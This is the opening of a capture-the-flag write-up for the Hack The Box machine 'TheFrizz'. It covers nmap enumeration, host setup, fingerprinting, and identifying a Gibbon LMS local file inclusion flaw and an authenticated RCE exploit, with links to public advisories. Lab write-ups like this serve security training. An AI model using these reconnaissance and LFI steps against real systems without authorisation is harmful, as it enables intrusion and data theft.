# TheFrizz
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: TheFrizz
- OS Type: Windows
- Difficulty: Easy
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Sun May  4 06:29:31 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.11.60Nmap scan report for 10.10.11.60Host is up, received echo-reply ttl 127 (0.30s latency).Scanned at 2025-05-04 06:29:32 EDT for 1306sNot shown: 65515 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT      STATE SERVICE       REASON          VERSION22/tcp    open  ssh           syn-ack ttl 127 OpenSSH for_Windows_9.5 (protocol 2.0)53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus80/tcp    open  http          syn-ack ttl 127 Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-title: Did not follow redirect to http://frizzdc.frizz.htb/home/|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.1288/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-05-04 17:48:55Z)135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack ttl 127464/tcp   open  kpasswd5?     syn-ack ttl 127593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack ttl 1273268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack ttl 1279389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.062893/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC62897/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC62907/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCService Info: Hosts: localhost, FRIZZDC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:|   date: 2025-05-04T17:49:51|_  start_date: N/A|_clock-skew: 6h59m18s| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 21203/tcp): CLEAN (Timeout)|   Check 2 (port 26262/tcp): CLEAN (Timeout)|   Check 3 (port 49509/udp): CLEAN (Timeout)|   Check 4 (port 18496/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sun May  4 06:51:18 2025 -- 1 IP address (1 host up) scanned in 1307.06 seconds
Enumeration
Port 80/HTTP
i’ll start my enumeration from port 80, let’s visit the website in web browser

looks like website only allows access using hostname let’s add frizzdc.frizz.htb in /etc/hosts file

now refresh the web page

i found different content on the site

looks like base64 encoding? let’s decode it
echo V2FudCB0byBsZWFybiBoYWNraW5nIGJ1dCBkb24ndCB3YW50IHRvIGdvIHRvIGphaWw/IFlvdSdsbCBsZWFybiB0aGUgaW4ncyBhbmQgb3V0cyBvZiBTeXNjYWxscyBhbmQgWFNTIGZyb20gdGhlIHNhZmV0eSBvZiBpbnRlcm5hdGlvbmFsIHdhdGVycyBhbmQgaXJvbiBjbGFkIGNvbnRyYWN0cyBmcm9tIHlvdXIgY3VzdG9tZXJzLCByZXZpZXdlZCBieSBXYWxrZXJ2aWxsZSdzIGZpbmVzdCBhdHRvcm5leXMu | base64 -d
nothing looks interesting for us
upon clicking on the Staff Login button we are redirected to Gibbon-LMS login page

let’s see what web technology used in site using whatweb
whatweb http://frizzdc.frizz.htb/
it shows the website is using php and apache server
quick google search shows that the Gibbon-LMS is vulnerable to RCE -https://www.exploit-db.com/exploits/51903
but it is authenticated RCE we need credentials for Gibbon-LMS

clicking on any option redirect us to another page, when i looked at url i found it might be vulnerable to LFI

the q parameter looks vulnerable, after searching for Gibbon LMS v25.0.0 exploit i confirmed that it is vulnerable to LFI
https://github.com/advisories/GHSA-mrqc-wm68-8hhj
https://github.com/maddsec/CVE-2023-34598
but the catch is, that is only including files from it’s installation directory
on github i found the repo of Gibbon LMS system
https://github.com/GibbonEdu/core
which has some files that we can verify let’s first check robots.txt

i found that there’s interesting file called gibbon.sql
gibbon.sql which contains all the tables and data necessary for the operation of the software. let’s try to dump it
